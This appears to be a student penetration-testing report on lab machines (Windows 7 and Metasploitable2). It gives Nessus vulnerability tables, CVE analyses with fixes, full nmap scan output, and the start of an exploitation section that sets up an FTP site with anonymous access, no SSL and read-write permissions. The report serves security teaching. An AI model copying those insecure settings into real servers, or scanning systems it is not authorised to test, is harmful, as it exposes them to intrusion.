


We entered our Scan name, targets IP addresses and clicked “**Save**”.


4.2.1 Metasploitable2 Scan Setup



4.2.2 Windows-7 Scan Setup



4.2.3 Overall View of Scanner Setup




5 Vulnerability Report


Vulnerability assessment was conducted to scan both Windows-7 and Metasploitable2 using Tenable Nessus. The purpose of these scans to detect security vulnerabilities.

5.1 Scanning Progress Screenshots

Metasploitable2



Windows-7



5.2 Scan Results Summary

5.2.1 Windows-7 System

A total of **41 Vulnerabilities** were identified on Windows-7 system.



Windows7.PDF.pdf

192.168.15.6					
4	1	2	1	33	
CRITICAL	HIGH	MEDIUM	LOW	INFO	
Vulnerabilities					
SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	7.4	0.909	51956	MS11-004: Vulnerability in Internet Information Services (IIS) FTP Service Could Allow Remote Code Execution (2489256) (uncredentialed check)
CRITICAL	10.0	-	-	34460	Unsupported Web Server Detection
CRITICAL	10.0	-	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.3	0.497	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	8.1	9.8	0.9432	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	5.3	1.4	0.1965	62940	MS12-073: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (2733829) (uncredentialed check)
MEDIUM	5.3	-	-	57608	SMB Signing not required
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	10736	DCE Services Enumeration
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	-	86420	Ethernet MAC Addresses
INFO	N/A	-	-	10092	FTP Server Detection
INFO	N/A	-	-	43111	HTTP Methods Allowed (per directory)

Out of 41 Vulnerabilities there are:

- **4 Critical Vulnerabilities** with CVSS score ranging from 9.8-10
- **1 vulnerability ranked with high severity** with CVSS score 8.1

5.2.2 Metasploitable2 System

A total of 103 Vulnerabilities were identified by tenable Nessus



Metasploitable2_Ubuntu8.04.PDF.pdf

192.168.15.4					
7		5	16	7	68
CRITICAL		HIGH	MEDIUM	LOW	INFO
Vulnerabilities					
					Total: 103
SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	8.9	0.9446	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	-	-	201352	Canonical Ubuntu Linux SEoL (8.04.x)
CRITICAL	10.0*	5.1	0.0165	32314	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness
CRITICAL	10.0*	5.1	0.0165	32321	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness (SSL check)
CRITICAL	10.0*	7.4	0.868	46882	UnrealIRCd Backdoor Detection
CRITICAL	10.0*	-	-	61708	VNC Server 'password' Password
HIGH	8.6	5.2	0.0334	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	-	42256	NFS Shares World Readable
HIGH	7.5	6.1	0.3085	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	5.9	0.7865	90509	Samba Badlock Vulnerability
HIGH	7.5*	6.7	0.5006	10205	rlogin Service Detection
MEDIUM	6.5	4.4	0.0045	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	-	42263	Unencrypted Telnet Server
MEDIUM	5.9	4.4	0.9228	136808	ISC BIND Denial of Service

6 Vulnerability Analysis

6.1 Windows 7 Vulnerability Analysis

6.1.1 Critical Vulnerability: MS11-004 – IIS FTP Service allowing Remote Code Execution

Description:

This vulnerability allows remote code execution if an FTP server receives a specially crafted FTP command which could result in buffer overflow.

Solution:

- Apply Microsoft Security Update for MS11-004
- Upgrade to latest Windows version

Risk Factor and CVSS Score:

- **CVSS v3.0 score:** 9.8
- **Risk Factor:** Critical
- **EPSS score:** 0.909

Exploitability:

This vulnerability in the CVE record is "CVE-2010-3972"; according to NIST, this vulnerability allows remote attackers to execute arbitrary code or perform denial-of-service attacks via a forged FTP command [6].

6.1.2 High Vulnerability: MS17-010 - Eternal Blue SMB Remote Code Execution

Description:

This vulnerability exists in Microsoft Server Message Block 1.0. Microsoft SMBv1 server tends to be vulnerable to remote code execution vulnerability i.e, MS17-010. MS17-010 vulnerability has actively been exploited by WannaCry and Petya ransomware.

Solution:

- Updating Microsoft Windows to its latest version
- Microsoft also released emergency patches for no longer supported windows operating system.

Risk Factor and CVSS Score:

- **CVSS v3.0 score:** 8.1
- **Risk Factor:** High
- **EPSS score:** 0.9432

Exploitability:

It can be exploited using **“CANVAS”, “Core Impact”, and “Metasploit”**. The attacker sends a crafted packet to the victim to install malware into the victim’s system for to carry out ransomware. It is highly exploitable.

6.2 Metasploitable2 Vulnerability Analysis

6.2.1 Critical Vulnerability: UnrealRcd Backdoor Detection

Description:

This vulnerability allows the attacker to execute arbitrary commands on affected host remotely, It’s Common Vulnerability and Exposure number is: CVE-2010-2075.

Solutions:

- Re-downloading the software and make sure its latest version of UnrealRcd

- Check signatures of the software that you are installing and make sure to verify it using published MD5/SHA-256 checksums.

Risk Factor and CVSS Score:

- **CVSS v3.0 score:** 10
- **Risk Factor:** Critical
- **EPSS score:** 0.868

Exploitability:

UnrealIRCd is an open-source IRC server which contains backdoor attack. The backdoor attack can be used to bypass authentication or encryption.

6.2.2 High Vulnerability: Samba Badlock Vulnerability

Description:

This vulnerability's number is: CVE-2016-2118. It can be mainly used for two attacks: Man-In-The-Middle attack or Denial-of-Service attack. Badlock is the security bug in Windows and Samba. Linux uses Samba to provide resources and services that can be utilized by both windows and Linux computers. Its main target is modifying or attacking the Active Directory.

Solutions:

- Security patches have been developed to mitigate this attack
- Use latest version of Samba

Risk Factor and CVSS Score:

- **CVSS v3.0 score:** 7.5
- **Risk Factor:** High
- **EPSS score:** 0.7865

Exploitability:

Badlock can be used to perform: **1) Man-in-the-middle attacks:** by intercepting and modifying user permissions to the files or directories. The attacker can intercept the traffic between domain controller and domain member to impersonate as a client with the purpose to gain sensitive credentials. **2) Denial of Service attacks:** DOS attack could be carried out to make the network unavailable to the authorized user. From Windows Vista to Windows 10, these operating system tend to be vulnerable to this attack.

7 Conclusive Remarks

We successfully used Tenable Nessus to do vulnerability analysis on our victim's computer (Windows 7 and Metasploitable 2). Critical and high-risk vulnerabilities were found in all of the victim systems by the vulnerability assessment. These vulnerabilities and their CVSS scores were highlighted. We examined the remote code execution flaws in the FTP and SMB services on both systems, which call for quick fixes.

iSecurity Solutions Ltd. can offer the client evidence-based suggestions for a strong cybersecurity posture because of the thorough vulnerability investigation.

Part B Penetration Testing Outcome and Mitigation

8 Reconnaissance

Reconnaissance is the phase of gathering information about a target to identify any system vulnerabilities. It involves scanning of system or network of the target machine. We will be using Network Mapper (Nmap) to perform the reconnaissance phase. Nmap is a network scanning tool used for host discovery, port scanning, detecting operating system, security auditing etc.

8.1 Nmap Scan Results

Scanning Methodology:

- **Nmap version:** 7.92
- **Target's Machine:** Windows-7 (192.168.15.6) and Metasploitable2 (192.168.15.4)

Nmap Scans:

- **“-sS”:** Used for SYN scan to identify open ports without establishing full connections.
- **“-sV”:** Used for version detection to show vulnerable software versions.
- **“-O”:** Used for operation system detection.
- **“-p-“:** To scan all ports.

8.1.2 Metasploitable2 Scan (192.168.15.4)

```
(root@kali) ~# nmap -sV -p- -o- 192.168.15.4
Starting Nmap 7.92 ( https://nmap.org ) at 2025-09-25 02:48 EDT
Nmap scan report for 192.168.15.4
Host is up (0.0047s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1000/tcp  open  java-rmi     GNU Classpath gmicregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
38959/tcp open  status       1 (RPC #100024)
47107/tcp open  nlockmgr     1-4 (RPC #100021)
55753/tcp open  mountd       1-3 (RPC #100005)
57132/tcp open  java-rmi     GNU Classpath gmicregistry
MAC Address: 08:00:27:39:16:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.79 seconds

(root@kali) ~#
```

Brief Analysis:

The Nmap scan revealed 30 open ports on Metasploitable2, these included the vulnerable services port such as Apache 2.2.8 on port 80, vsftpd 2.3.4 on port 21 (ftp). Furthermore, Nmap's operating system detection confirmed details of the victim OS: Linux 2.6.9.

8.1.3 Windows-7 Scan Result (192.168.15.6)

```
(root@kali) ~# nmap -sV -p- -o- 192.168.15.6
Starting Nmap 7.92 ( https://nmap.org ) at 2025-09-25 02:48 EDT
Nmap scan report for 192.168.15.6
Host is up (0.0013s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 18 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
2800/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
49162/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 88:0E:27:1C:87:7C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7[2008]8.1
OS CPE: cpe:/o:microsoft:windows-7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP1 - SP1; Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: MUBEEN-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.06 seconds

(root@kali) ~#
```

Brief Analysis:

The Nmap scan reveals 15 open ports in Windows-7, including ftp port: 21, http port: 80. Furthermore, it also reveals the operating system details i.e. Microsoft Windows-7 SP0-SP1 and service information: Mubeen-PC.


9 Exploitation: Towards Command and Control

9.1 Windows-7 FTP Server Exploitation (MS11-004 Critical Vulnerability)


Since we have already installed FTP and IIS Server in Part A, we will proceed with FTP server configuration.

9.1.1 FTP Server Configuration


For FTP Server we will navigate as follow: **Start → Internet Information Server Manager → Right-Click Site → Add FTP Site.**



We already created an “FTP” folder, with a test file inside.



So, we will choose the same FTP folder to add our **FTP Site**.




The 'Add FTP Site' dialog box, 'Site Information' tab, shows the following fields:

- FTP site name: BN323-FTP
- Content Directory:
 - Physical path: C:\FTP

Navigation buttons at the bottom: Previous, Next, Finish, Cancel.

We will choose:


- IP Address: All unassigned and port 21
- Tick Start FTP site automatically
- No SSL
- Authentication: Tick both anonymous and basic
- Authorization: All users
- Permissions: Read and Write



